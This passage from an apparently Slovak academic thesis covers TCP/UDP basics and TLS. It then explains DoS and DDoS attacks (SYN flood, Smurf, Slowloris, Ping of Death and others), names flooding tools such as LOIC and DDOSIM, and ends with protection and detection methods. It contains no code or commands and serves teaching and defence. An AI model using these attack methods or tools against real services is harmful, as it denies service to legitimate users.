0-1023	Známe	Sú vyhradené pre známe aplikácie, na strane servera
1024-49151	Registrované	Sú menej využívané, na strane klienta, použitie je registrované u organizácie IANA
49152-65535	Súkromné/Dynamické	Sú dynamicky priraďované čísla portov

Tab. 6 Základné delenie portov

Číslo portu	Transportný protokol	Aplikačný protokol
20,21	TCP	FTP (File Transfer Protocol)
22	TCP/UDP	SSH (Secure Shell)
23	TCP	TELNET
25	TCP/UDP	SMPT (Simple Mail Transfer Protocol)
53	TCP/UDP	DNS (Domain Name Server)
67,68	UDP	DHCP (Dynamic Host Configuration Protocol)
80	TCP	HTTP (HyperText Transfer Protocol)
443	TCP/UDP	HTTPS (Hypertext Transfer Protocol Secure)

Tab. 7 Významné porty

3.1 Transmission Control Protocol

TCP je protokol transportnej vrstvy. TCP je spoľahlivý protokol, pri ktorom po odoslaní určitého počtu dát do cieľa je posielané potvrdenie o doručení. Prostrednícvtom TCP je poskytovaná spojovo orientovaná služba, čo znamená, že pred začiatkom každého prenosu dát je nadviazané spojenie. Cez TCP je poskytovaný spoľahlivý prenos dát a spočíva to v tom, že u TCP sú používané poradové čísla na zabezpečenie správneho poradia doručenia dát a potvrdzovacie mechanizmy časového limitu, u ktorých je zaistené, že žiadne dáta nebudú stratené. U protokolu TCP je automaticky používaný algoritmus posúvných okien, pomocou ktorého je zabezpečená vysoká priepustnosť. Tieto vlastnosti znamenajú, že TCP je veľmi vhodný na prenos veľkých súborov. Dátová jednotka je reprezentovaná cez segment. Segment má veľkosť 20 – 60 bytov. Protokolom TCP je podporovaný duplexný prenos, čo znamená, že cez dva smery zároveň je prebiehaná komunikácia dvoch strán.

Segment protokolu Transmission Control Protocol


Obr. 3.3 TCP segment

1. Zdrojový port – Je to port na strane odosielateľa segmentu.
2. Cieľový port – Je to port na strane príjemcu segmentu.
3. Poradové číslo odoslaného bajtu – Pole, kde prebieha číslovanie paketov. Je tu obsiahnuté poradové číslo prvého z odoslaných bajtov v danom segmente.
4. Poradové číslo potvrdeného bajtu – Potvrdenie prijatých dát od protistrany. Je tu obsiahnutá hodnota ďalšieho očakávaného bajtu od protistrany.
5. Dĺžka záhlavia – Je to dĺžka celého záhlavia.
6. Prznakové bity – Je ich šest, môžu byť rôzne kombinované. Sú určené ná riadenie toku, nadviazanie alebo ukončenie spojenia.
   - **URG** (Urgent) – Sú v ňom obsiahnuté naliehavé dáta.
   - **ACK** (Acknowledgment) – Je tu obsiahnutá indikácia, že hodnota uvedená v poli potvrdeného bajtu je platná.
   - **PSH** (Puch function) – Je tu obsiahnutá signalizácia, že dáta majú byť po prijatí predané aplikácií a nemá sa čakať na prijatie ďalších segmentov.
   - **RST** (Reset the connection) – Odmietnutie spojenia.
   - **SYN** (Synchronize sequence numbers) – Je využívaný pri nadviazovaní spojení, kedy sa začína odosielateľom nová sekvencia číslovania bajtov.
   - **FIN** (Terminate the connections) – Je využívaný pri uzaveraniu spojení, kedy je prenos ukončený odosielateľom.
7. Dĺžka okna – Je tu vyjadrený maximálny počet bajtov, ktoré môžu byť odosielané vysielačom, pričom by sa nečakalo na potvrdenie od prijímača.
8. Kontrolný súčet – Tu sú detekované základné chyby na transportnej úrovni.
9. Ukazateľ naliehavých dát – Toto pole je vyplnené len keď príznakový bit URG je nastavený na hodnotu 1.
10. Voliteľné položky záhlavia – Pole je dobrovoľné [19].

Nadviazanie spojenia Transmission Control Protocol

Pri nadviazaniu spojenia sú využívané vlastnosti protokolu TCP a to predovšetkým trojfázová synchronizáciu (three-way handshake). Predtým, ako prebehne spojenie klienta so serverom, musí byť vytvorené spojenie servera s portom a počúvať ho, aby bolo otvorené pripojenie. Toto sa nazýva pasívne otvorenie. Po vytvorení pasívneho otvorenia môže byť klientom iniciované aktívne otvorenie prostredníctvom trojfázovej synchronizácie. Priebeh nadviazania spojenia je zobrazený v obrázku 3.4.

1. SYN: Aktívne otvorenie sa začína klientom, ktorým je poslaný SYN na server. Klientom je nastavené poradové číslo segmentu na náhodnú hodnotu A.
2. SYN-ACK: V odpovedi je serverom odpovedané SYN-ACK. Potvrdzovacie číslo je nastavené na jedno väčšie ako prijaté poradové číslo (A + 1) a poradové číslo, ktoré je serverom zvolené pre paket, je ďalšie náhodné číslo B.
3. ACK: Nakoniec je klientom odoslané ACK späť na server. Poradové číslo je nastavené na prijatú hodnotu potvrdenia, t. j. A + 1, a potvrdzovacie číslo je nastavené o jedno číslo viac ako prijaté číslo sekvencie, t. j. B + 1.




Obr. 3.4 Nadviazanie spojenia TCP

Ukončenie spojenia Transmission Control Protocol

Pri ukončeniu spojenia sú využívané vlastnosti protokolu TCP a to predovšetkým štvorfázová synchronizácia (four-way handshake). Využíva sa príznak FIN. Priebeh ukončenia spojenia je na obrázku 3.5.

1. FIN: Ukončenie spojenia začína klient, ktorým je poslané FIN na server. Klientom je nastavené poradové číslo segmentu na náhodnú hodnotu A.
2. ACK: V odpovedi je serverom odpovedané ACK. Potvrdzovacie číslo je nastavené na jedno väčšie ako prijaté poradové číslo (A + 1) a poradové číslo, ktoré je serverom zvolené pre paket, je ďalšie náhodné číslo B.
3. FIN: Následne je príznak FIN poslaný serverom, ktorým je poslaný FIN na klienta. Serverom je nastavené náhodné číslo segmentu na hodnotu (B + 1).
4. ACK: Klientom je poslaný segment ACK, čím je potvrdené prijatie FIN od servera. Klientom je poslané na server náhodné číslo segmentu s hodnotou (B + 2) a poradové číslo segmentu s hodnotou (A + 1) [20].



Obr. 3.5 Ukončenie spojenia TCP

3.2 User Datagram Protocol

UDP je protokol transportnej vrstvy. Spojenie medzi dvoma procesmi na oboch koncoch prenosu je zrealizované cez UDP protokol. Prostredníctvom UDP je poskytovaný nespojovaný a nespoľahlivý prenos, čo znamená, že dáta môžu byť stratené. Je tu poskytnutá minimálna kontrola chýb a taktiež u protokolu UDP je minimálne ignorovanie prijatých paketov u ktorých je zlyhaný test kontrolného súčtu. Jednotky sú datagramy a je vhodnejší pre kratšie správy. UDP datagram má veľkosť 8 bytov. Skladá sa zo **zdrojového portu** – je to port na strane odosielateľa datagramu, **cieľového portu** – je to port na strane príjemcu datagramu, **celkovej dĺžky** – je to dĺžka celého záhlavia a **kontrolného súčtu** – tu sú detekované základné chyby na transportnej úrovni. Oproti TCP sú tieto chyby zanedbateľné [21].

Obr. 3.6 UDP datagram

3.3 Porovnanie Transmission Control Protocol a User Datagram Protocol

TCP	UDP
Protokol transportnej vrstvy	Protokol transportnej vrstvy
Spojovaná služba	Nespojovaná služba
Spoľahlivý prenos	Nespoľahlivý prenos
Maximálna kontrola chýb	Minimálna kontrola chýb
Jednotka – Segment	Jednotka – Datagram
Prenos veľkých súborov	Prenos malých súborov
Segment má veľkosť 20 – 60 bytov	Datagram má veľkosť 8 bytov

Tab. 8 Porovnanie TCP a UDP

3.4 Bezpečnosť trasnportnej vrstvy

Na zabezpečenie transportnej vrstvy sa používa predovšetkým kryptografický TLS (Transport Layer Security) protokol, ktorý je určený na zabezpečenie komunikácie medzi klientom a serverom. Predchodcom TLS protokolu bol SSL (Secure Sokets Layers), ktorý mal veľa nedostatkov a neskôr bol nahradený TLS protokolom. Uplatnenie TLS sa dá nájsť u softvéru vyžadujúceho šifrovanie údajov alebo u webových prehľadačov. Ďalšie uplatnenie sa dá nájsť aj u najpoužívanejších protokolov, ako sú FTP ale HTTP.

U TLS je podporovaný symetrický kľúč AES-256 a verejný kľuč RSA-4096. Samozrejme k dispozícií sú aj iné algoritmy. Existuje veľa verzií TLS, no v súčastnosti je najviac používaná verzia TLS 1.2, no najbezpečnejšia je verzia TLS 1.3.

Výhodou je, že vďaka TLS sa zabraňuje nedovolenej manipulácií a odpočúvaniu. Poskytnuté šifrovanie u TLS je použité, aby sa údajé, ktoré sú prenášajú cez zabezpečené médium úspešne dostali do cieľa. Na druhej strane veľkou nevýhodou je, že verzia TLS 1.3 je podporovaná u malo platforiem [22].

4. DENIAL OF SERVICE A DISTRIBUTED DENIAL-OF-SERVICE ÚTOKY

4.1 Distributed of Service útoky

DoS útoky sú útoky označované ako útoky na odmietnutie služby. Cieľom útokov je znedostupnenie alebo narušenie služby legitímnym užívateľom. Útoky sa väčšinou zamerané na webové servery alebo osobné počítače. Pri útokoch je využívaný jeden počítač na spustenie útokov typu DoS. V prípade ak by sa použilo viacej počítačov, tak tieto útoky sú nazývané DDoS. DoS a DDoS útoky sú aplikované na transportnej, sieťovej, spojovej a aplikačnej vrstve [23].

4.2 Distributed Denial-of-Service útoky

DDoS útoky sú útoky označované ako útoky na odmietnutie služby. Cieľom útokov je znedostupnenie alebo narušenie služby legitímnym užívateľom. Ide predovšetkým o útoky na server, službu, webovú stránku alebo sieť [24]. Špeciálne u DDoS útokov je vysielané útočníkom veľké množstvo paketov. Cudzie zariadenia, ktoré sú pripojené k sieti, pomocou škodlivého softwéru sú často terčom útočníkov. Tieto napadnuté zariadenia majú označenie zombie a sieť tvorená z týchto zariadení je botnet.

4.3 Rozdelenie útokov

- *Volumetrické útoky (floodding attacks)*

Sú útoky vedené cez IP protokol a protokoly TCP/UDP modelu ISO/OSI. Cieľový server je väčšinou zahltený veľkým množstvom paketov alebo veľkým množstvom otvorených spojení. Útok je úspešný, keď sú vyčerpané zdroje daného servera alebo sieťovej linky, ktorá je vedená k serveru. Servery danej služby sú zahltené a legitímná sieťová prevádzka nemôže byť spracovávaná. Najčastejšie typy volumetrických útokov sú: TCP Syn Flood útok, ACK Flood útok, ICMP (Internet Control Message Protocol) flood útok, UDP Flood útok, neúplne HTTP požiadavky atď.

- *Logické útoky (logical attacks)*


Sú útoky na logickú slabinu v programe, operačnom systéme alebo protokole. Logické útoky sa delia na aplikačné a protokolové. U aplikačných sú útočníci zamerianí na priamy webový prenos. Útočí sa na aplikačný server. Útoky sú zložitejšie a aj ťažšie zachytiteľné. Útoky sú vedené cez aplikačnú vrstvu. Najznámejšie typy aplikačných útokov sú: HTTP Flood útok, Slowloris útok alebo DAD (Duplicate Address Detection) útok. Protokolové útoky sa navrhnuté tak, aby boli vyčerpané spracovateľské kapacity zdrojov sieťovej infraštruktúry, ako sú servery alebo brány firewall. Do protokolových útokov patrí Ping of Death [25]

Volumetrické útoky


- *TCP Syn Flood útok*

Je útok, pri ktorom sú využívané vlastnosti protokolu TCP a to predovšetkým trojfázová synchronizácia (three-way handshake). Za normálnych okolností najskôr SYN (Synchrotization) správa je poslaná klientom na server. Potom správa SYN-ACK (Acknowledgment) je poslaná serverom naspäť na potvrdenie odoslanie správy SYN klientom. Následne je poslaná ACK správa ako odpoveď klienta na dokončenie nadviazania spojenia. Zároveň je dokončená trojfázová synchronizácia. Následne prebehne spojenie a aj výmena údajov medzi serverom a klientom.

Pri útoku je poslané útočníkom cieľovému serveru veľké množstvo SYN paketov s falošnými IP adresami, ale nie je odpovedané ACK paketom. Vzniká veľké množstvo napol otvorených TCP spojení, lebo neprebehne odpoveď servera na ACK paket. Ak je útočníkom odoslaný dostatočný počet SYN paketov, tak sú vyčerpané všetky dostupné zdroje servera pre zahájenie nových spojení. Výsledkom je, že k legitímnym užívateľom sa nedostane služba. Tento útok je podporovaný u IPv6 [23].



Obr. 4.1 Normálna trojfázová synchronizácia



Obr. 4.2 TCP Syn Flood útok

- *User Datagram Protocol Flood útok*


Útok, pri ktorom je využívaný protokol UDP k prenosu veľkého množstva paketu na náhodné alebo konkrétne porty cieľa útoku. Útočníkom sú zahltené porty na cieľovom hostiteľovi IP paketami, obsahujúce UDP datagramy. Hostiteľom je zistené, či mu po prijatí týchto paketov na daných portoch beží nejaká aplikácia. Ak nie, tak je hostiteľom odpovedané paketom ICMP Destination Unreachable. Čo vo výsledku znamená, že ak sa útočníkom odosiela veľmi veľa UDP paketov, tak hostiteľom je tiež odosielané veľmi veľa ICMP paketov. Tým pádom cieľ útoku je zahltený útočníkom, systém je preťažený a stane sa nedostupný pre legitímnych užívateľov. Tento útok je podporovaný u IPv6 [26].

- *Internet Control Message Protocol flood útok*

Veľké množstvo správ ICMP Echo Request je odosielané útočníkom s rôznymi zdrojovými adresami. Výsledkom je zahltenie cieľa útoku, čo vedie k vyčerpaniu šírky pásma siete. Tento útok je podporovaný u IPv6 [23].

- *Smurf útok*

Pri tomto útoku sú útočníkom vysielané pakety ICMP echo request s falošnou zdrojovou IP adresou zameranú na obeť. Pakety sú prijímané všetkými uzlami v sieti. Spätne na obeť sú odosielané pakety jednotlivých uzlov, lebo zdrojová adresa je sfalšovaná ako adresa obete. Vezme sa zdrojová IP adresu a na ňu sú poslané ICMP echo reply pakety mysliac si, že práve z tejto adresy sú prichádzajúce ICMP echo request pakety. Keďže vznikne veľmi veľa odpovedí na zdroj obete, tak tento zdroj bude následne vyčerpaný. Ak paket s cieľovou adresou multicastového protokolu IPv6 bude spracovaný, tak by sa nemala vygenerovať odpoveď [23] .



Obr. 4.3 SMURF útok

- *Address Resolution Protocol Flood útok*

ARP (Address Resolution Protocol) je protokol, ktorý je zodpovedný za mapovanie IP adresy počítača s jeho MAC adresou. Za bežných okolností komunikácia ARP začína, keď počítačom sú poslané pakety na konkrétnu adresu IP. Následne je vysielaná požiadavka ARP, pričom je požadovaná adresu MAC počítača so špecifickou adresou IP. Potom odpoveď obsahujúca jeho MAC adresu je posielaná uvedeným počítačom. Nakoniec je vedený záznam adresy MAC do jeho medzipamäte ARP z pôvodnej požadavky z počítača. Pri tomto útoku sú postihnutým systémom poskytované odpovede ARP na všetky systémy pripojené v sieti, čo spôsobuje nesprávne záznamy v medzipamäti ARP. Výsledkom je, že postihnutý systém nie je schopný rozlíšiť adresy IP a MAC z dôvodu nesprávnych záznamov v medzipamäti ARP [27].

Aplikačné a protokolové útoky

- *Neúplné Hypertext Transfer Protocol požiadavky*

Je to DoS útok na aplikačnej vrstve. Tento útok je založený na tom, ako sú údaje odosielané klientom na webový server. V tomto útoku klientom je odoslaná iba časť http hlavičky, nikdy nie celá. Klientom je postupne odoslané viac neúplných požiadaviek na vyčerpanie servera. Výsledkom je, že všetky dostupné zdroje na serveri sú týmito žiadosťami vyčerpané, čím sú odoprené požiadavky legitímnych užívateľov. Samotný útok je spustiteľný s minimálnou šírkou pásma. Na vykonanie útoku stačí jeden počítač. Server bude do niekoľkých sekúnd vrátený späť do pôvodného stavu, ak bude vypnutý útok. Na vykonanie tohoto útoku sa dá použiť nástroj Slowloris [23].

- *Duplicate Address Detection attack*

Je to DoS útok na aplikačnej vrstve. Protokolom IPv6 je umožnená konfiguráciu IP adries bez použitia DHCP servera. Predtým ako je uzlom pridelená IPv6 adresa bude týmto uzlom zistené, že adresa ktorú chce nie je používaná iným uzlom. Uzlom je to zaistené pomocou multicastového programu Neighbour Solicitation Messages s nešpecifikovanou zdrojovou adresou (::), zameranú na adresu ktorá ma byť skontrolovaná. Uzol dostane následne správu, či sa daná adresa používa alebo nie. Ak je adresa používaná, tak tzv. susedská reklamná správa je príjatá uzlom. Tento proces je známy ako detekcia duplicitných adries. Duplicate Address Detection (DAD) sa dá taktiež zneužiť. Útočníkom môžu byť posielané sfalšované susedské reklamné správy v reakcií na Neighbour Solicitation Messages so zdrojovou IP adresou ako adresa, ktorá je práve kontrolovaná. Výsledkom je, že legitímnym uzlom nebudú získané IPv6 adresy[23].

- *Ping of the death attack*

U tohoto útoku je posielaný útočníkom cieľový paket so škodlivými údajmi. Keď dátový paket je spracovaný cieľovým systémom, tak v systéme sa zobrazí chyba, pri ktorej je spôsobené jeho zlyhanie. Príkaz ping je zvyčajne používaný na otestovanie dostupnosti siete. Je založený na protokole ICMP. Pri útoku je útočníkom vytvorený paket ICMP, ktorý je väčší, ako je povolené. Paket je na prepravu rozdelený na menšie časti. Keď sa potom dá na stranu prijímateľa opäť dokopy, dôjde k prekročeniu maximálnej povolenej veľkosti. V nechránených systémoch bude vyrovnávacia pamäť pretečená, čo spôsobí zlyhanie systému. Typický paket ICMP má veľkosť 56 bajtov. Ale paket ping smrti má veľkosť okolo 65 535 bajtov, čo je minimálne tisíckrát viac. Avšak tento útok je už zastaralý. Dnes už existujú dodatočné kontroly, pri ktorých je zabezpečené, že pri spájaní fragmentov adresy IP nebude prekročená maximálna veľkosť paketov [28].

4.4 Vybrané nástroje pre simuláciu Denial of Service a Distributed Denial-of-Service útokov.

- *Slowloris*

Je používaný na preťaženie alebo vypnutie servera. Na server je odosielaný autorizovaný prenos http, snažiaci sa o udržanie spojenie s tými portami, ktoré sú otvorené. To znamená, že serverom budú udržiavané falošné pripojenia otvorené. Ďalej nastane preťaženie servera a požiadavky pre legitímnych užívateľov budú zamietnuté. Avšak útok cez tento nástroj je pomalý a dá sa ľahko rozpoznať.

- *Low Orbit Ion Cannon*

LOIC je bezplatný a celkom jednoduchý nástroj. Na server sú odoslané cez LOIC požiadavky UDP, TCP a HTTP. Útok môže byť vykonaný na základe adresy URL (Uniform Resource Locator) alebo IP adresy servera. Počas niekoľkých sekúnd bude web nefunkčný, čo znamená, že nebudú poskytované odpovede na skutočné požiadavky legitímnych užívateľov. Nevýhodou nástroja je, že IP adresa útočníka je viditeľná.

- *High Orbit Ion Cannon*

XOIC je nástroj pomocou ktorého sú útoky vykonateľné na malé webové stránky. Je to jednoduchý nástroj, ktorým sú poskytované tri režimy útoku: testovací režim, normálny režim útoku DoS, DoS útok s HTTP, TCP, UDP alebo s ICMP správou. Avšak tieto útoky sú ľahko zistiteľné a aj zablokovateľné.

- *DDOSIM*

DDOSIM je simulátor pre DDOS útoky. Útok je orientovaný na webovú stránku alebo na sieť. Pomocou hostiteľov zombie je útok vykonaný na server. Úplné TCP spojenie so serverom je vytvorené vďaka týmto hostiteľom. Cez DDOSIM je poskytovaný aj DDoS útok pomocou neplatných požiadaviek [29] .

- The Hacker Choice's Internet Protocol version 6 Attack Toolkit

THC-IPV6 je sada nástrojov určených na testovanie protokolu IPv6. Pomocou tejto sady môžu byť zrealizované útoky DoS a DDoS prostredníctvom protokolu IPv6 [30].

4.5 Porovnanie protokolov sieťovej vrstvy u Denial-of-Service a Distributed Denial-of-Service útokov.

V súčasnosti prevažná časť internetového prenosu je tvorená protokolom IPv4, aj keď je len otázkou času, kým bude úplne nahradený protokolom IPv6. Aj keď protokol IPv4 je podporovaný u praktický všetkých globánych počítčových sieťach, zatiaľ, čo protokol IPv6 je podporovaný len na 25%. S prijatím protokolu IPv6 su prijaté nové bezpečnostné výzvy. Sieť IPv6 nie je z väčšej časti viac alebo menej zraniteľná voči útokom DDoS a DoS ako jej náprotivok IPv4. DDoS útoky, ktoré sú založené na IPv6 dnes nie sú ani také rozšírené, ani také veľké ako útoky prebiehajúce cez IPv4, ale sú vyskytované s čoraz väčšou frekvenciou a zložitosťou.

Protokol IPv6 má niekoľko slabých miest. Po prvé, väčšina sietí IPv6 je vzhľadom na svoju relatívne nevyzretú povahu sieťových štruktúr nedostatočne vybavená na identifikáciu DDoS útokov. Ďalšou slabinou je skutočnosť, že na náhodné adresy je posielané veľké množstvo sieťových správ v nádeji, že tieto adresy neexistujú. To spôsobí búrku vysielania v sieti, v ktorej je vyzvaný smerovač, aby žiadosti o adresy spojovej vrtsvy spojené s neexistujúcimi cieľovými adresami IP boli odoslané týmto smerovačom. V sieti IPv6 je potenciálny počet adries oveľa vyšší ako v sieti IPv4 a pravdepodobnosť existencie hostiteľa na ktorejkoľvek z cieľových adries je zanedbateľná. Môže sa použiť metóda tzv. čiernych otvorov adries a znamená to, že adresy ktoré sa aktívne nepoužívajú v sieti budú zrušené, aby sa zabezpečilo, že adresy, ktoré nie sú spojené so živými koncovými zariadeniami boli zrušené. Znižuje sa tak počet skutočných adries IP v sieti, ktoré sú potom ľahšie zneužiteľné kybernetickými zločincami.

Jedným z optimálnych spôsobov ochrany proti protokolu IPv6 alebo akejkoľvek inej forme útoku DDoS je prijatie systému, ktorým je poskytnutá ochrana pred kybernetickými útokmi zameranými na preťaženie siete a narušenie dostupnosti služieb [31] .

4.6 Ochrana proti útokom

Ak by útoky DoS a DDos mali byť zoslabené, tak najskôr treba mať vypracovaný plán odolnosti voči DoS a DDoS útokom. Ak sa detekuje útok, tak jednotlivé kroky musia byť definované vopred, aby boli umožnené rýchle reakcie a aby bolo zabránené akýmkoľvek dopadom. V tomto pláne by mal byť predovšetkým vytvorený úplný zoznam prostriedkov, ktoré by mali byť implementované, aby boli zabezpečené pokročilé nástroje na identifikáciu, hodnotenie a filtrovanie hrozieb, ako aj zvýšenú úroveň zabezpečenia na úrovni hardvéru a softvéru.

Ďalším krokom by mala byť správne zabezpečená sieťová infraštruktúra. Patria sem pokročilé systémy prevencie a kontroly hrozieb, ktorými sú napr. brány firewall, VPN (Virtual Private Network) alebo filtrovanie obsahu. Vďaka ním je umožnená neustála a konzistentná ochrana siete, aby bolo zabránené útoku DDoS. Okrem toho sa treba ubezpečiť, že sú všetky systémy aktualizované. Medzi bezpečné postupy patria zložité heslá, ktoré by mali byť dlhé a mali by sa pravidelne meniť, metódy proti phishingu a zabezpečené brány firewall, pri ktorých by sa mala umožniť vonkajšia komunikácia. Ďalej netreba zabudnúť ani na servery, tie by mali byť umiestnené na rôznych geografických miestach.

Ak je možné používať cloud. Cloud má oveľa väčšiu šírku pásma a viac zdrojov, ako v súkromnej sieti. Škodlivá komunikácia môže byť absorbovaná cez cloudové aplikácie skôr, ako by bola nájdená v nejakom cieli.

Dôležité je aj vedieť, že sa vôbec jedná o DoS alebo DDoS útok. Medzi hlavné príznaky útoku DDoS patrí spomalenie siete, nepravidelné pripojenie na podnikovom intranete alebo prerušované vypínanie webových stránok [32] .

4.7 Detekcia útokov

NIDS (Network Intrusion Detection Systems) - Je zariadenie alebo softvérová aplikácia, s ktorým je monitorovaná sieť alebo systémy kvôli škodlivej činnosti. Zvyčajne sú útoky detekované ako červy alebo útoky DoS. Najznámejšie varianty NIDS je detekcia založená na signatúrach (rozpoznávanie zlých vzorcov, napríklad malvéru) a detekcia anomálií (detekcia odchýlok od modelu dobrého prenosu).

Detekcia založená na signatúrach má rýchly čas detekcie a má všeobecne nízku mieru falošne pozitívnych výsledkov. Expertami sú manuálne zostavené signatúry. U detekcií anomálií je najprv stanovený normálny prenos a tento prenos je porovnaný so správaním sieťovej prevádzky. Akákoľvek odchýlka je považovaná za znak útoku. Normálny sieťový prenos je klasifikovaný do dvoch typov: štandardný a trénovaný. Štandardný je založený na štandardných protokoloch a pravidlách, ako je TCP. Trénovaný sieťový prenos slúži na stanovenie prahovej hodnoty pre budúcu detekciu. Avšak v praxi môžu byť detekcie kombinované [33].

Jedným z kľúčových prvkov v technike detekcie DoS je čas detekcie. S dobrým detekčným mechanizmom by mal byť detekovaný DoS útok skôr, ako by bola narušená služba. V praxi to znamená, že dobrá detekčná technika by mala mať rýchle reagovanie a mala by mať nízku mieru falošne pozitívnych výsledkov.

Pri technike detekcie DDoS sa dá navrhnúť aby bola založená na zdrojovej IP adrese. Nová zdrojová IP adresa paketov by bola monitorovaná systémom namiesto monitorovania sieťovej premávky. Avšak počas útoku sú nové zdrojové IP adresy. Táto technika spočíva v tom, že kvôly útočníkovi by bol podniknutý útok DDoS o známe (nie nové) adresy IP cieľového subjektu a tým pádom by sa obišiel detekčný systém. Kvôly útočníkovi by začala normálna komunikácia s cieľom, a potom by bol vykonaný útok. Sfalšované IP adresovanie nie je používané všetkými útokmi DDoS. Napríklad adresy zombie sú použiteľné ako skutočné IP adresy.

Taktiež sa dajú použiť IP hlavičkové informácie na zistenie anomálie v premávke. Charakteristika tejto myšlienky je založená na zmene v hodnotách TTL, ktorými sú označené anomálie v doprave. Na odvodenie vzdialenosti je používaná hodnota TTL. Táto vzdialenosť sa nazýva predpokladaná vzdialenosť. Analýzou hodnoty vzdialenosti a rýchlosti premávky môže byť zistený útok. Hlavnou nevýhodou je to, že zmena hodnôt TTL nemusí vždy súvisieť s anomáliou. Vzdialenosť od obete môže byť ľahko spoznaná útočníkom a výslovne sa môže zvoliť iná cesta. Platí, že hodnota TTL dokáže byť opravená útočníkom tak, aby bola v rámci predpokladanej vzdialenosť.

Existuje metóda, ktorá sa volá profilovanie činnosti. V hlavičke paketu sú určité informácie o sieťovej prevádzke, ktoré sú sledované, aby sa vytvoril profil činnosti. Priemerná paketová rýchlosť pre sieťový tok je definovaná ako profil činnosti. Sieťový tok je definovaný cez postupné pakety s podobnou hlavičkou polia ako protokol alebo port. Úroveň aktivity alebo priemerná rýchlosť paketu môže byť určená uplynutím času medzi postupné porovnávanie paketov. Priemerná rýchlosť paketov a všetky vstupné

a výstupné toky sú používané na výpočet celkovej aktivity v sieti. Monitorovaním by sa mohlo dosiahnuť vysoký počet tokov určitých protokolových služieb. Jednotlivé toky s podobnými charakteristikami sú zoskupené v tzv. klastri. Na určenie úrovne aktivity klastra je použité sčítanie jednotlivých tokov. Úroveň aktivity z klastrov je použitá na detekciu útoku na základe zvýšenej úrovní aktivity medzi klastrami, ktorými je označaný útok [34].

4.8 Nástroje na detekciu útokov

- SURICATA

Suricata je nástroj s otvoreným zdrojovým kódom určeným na detekcie sieťových hrozieb, ako je detekcia narušenia, prevencia narušenia a monitorovania bezpečnosti siete. Detekcia je vykonaná na základe hĺbkovej kontroly paketov a porovnávaním vzorov, čo je užitočné pri detekcií hrozieb a útokov. Je viacvláknový, takže je vykonávateľný pri oveľa vyššom objeme prenosu. U nástroja sa dá nájsť podpora hašovania a extrakcia súborov. Niektoré z bežnejších protokolov aplikačnej vrstvy, ako sú HTTP, DNS, TLS sú detekovateľné cez SURICATU, keď prostredníctvom neštandardných portov je zahájená komunikácia [35]. Cez nástroj sú taktiež detekované protokoly transportnej vrstvy alebo protokoly sieťovej vrstvy.

- SNORT

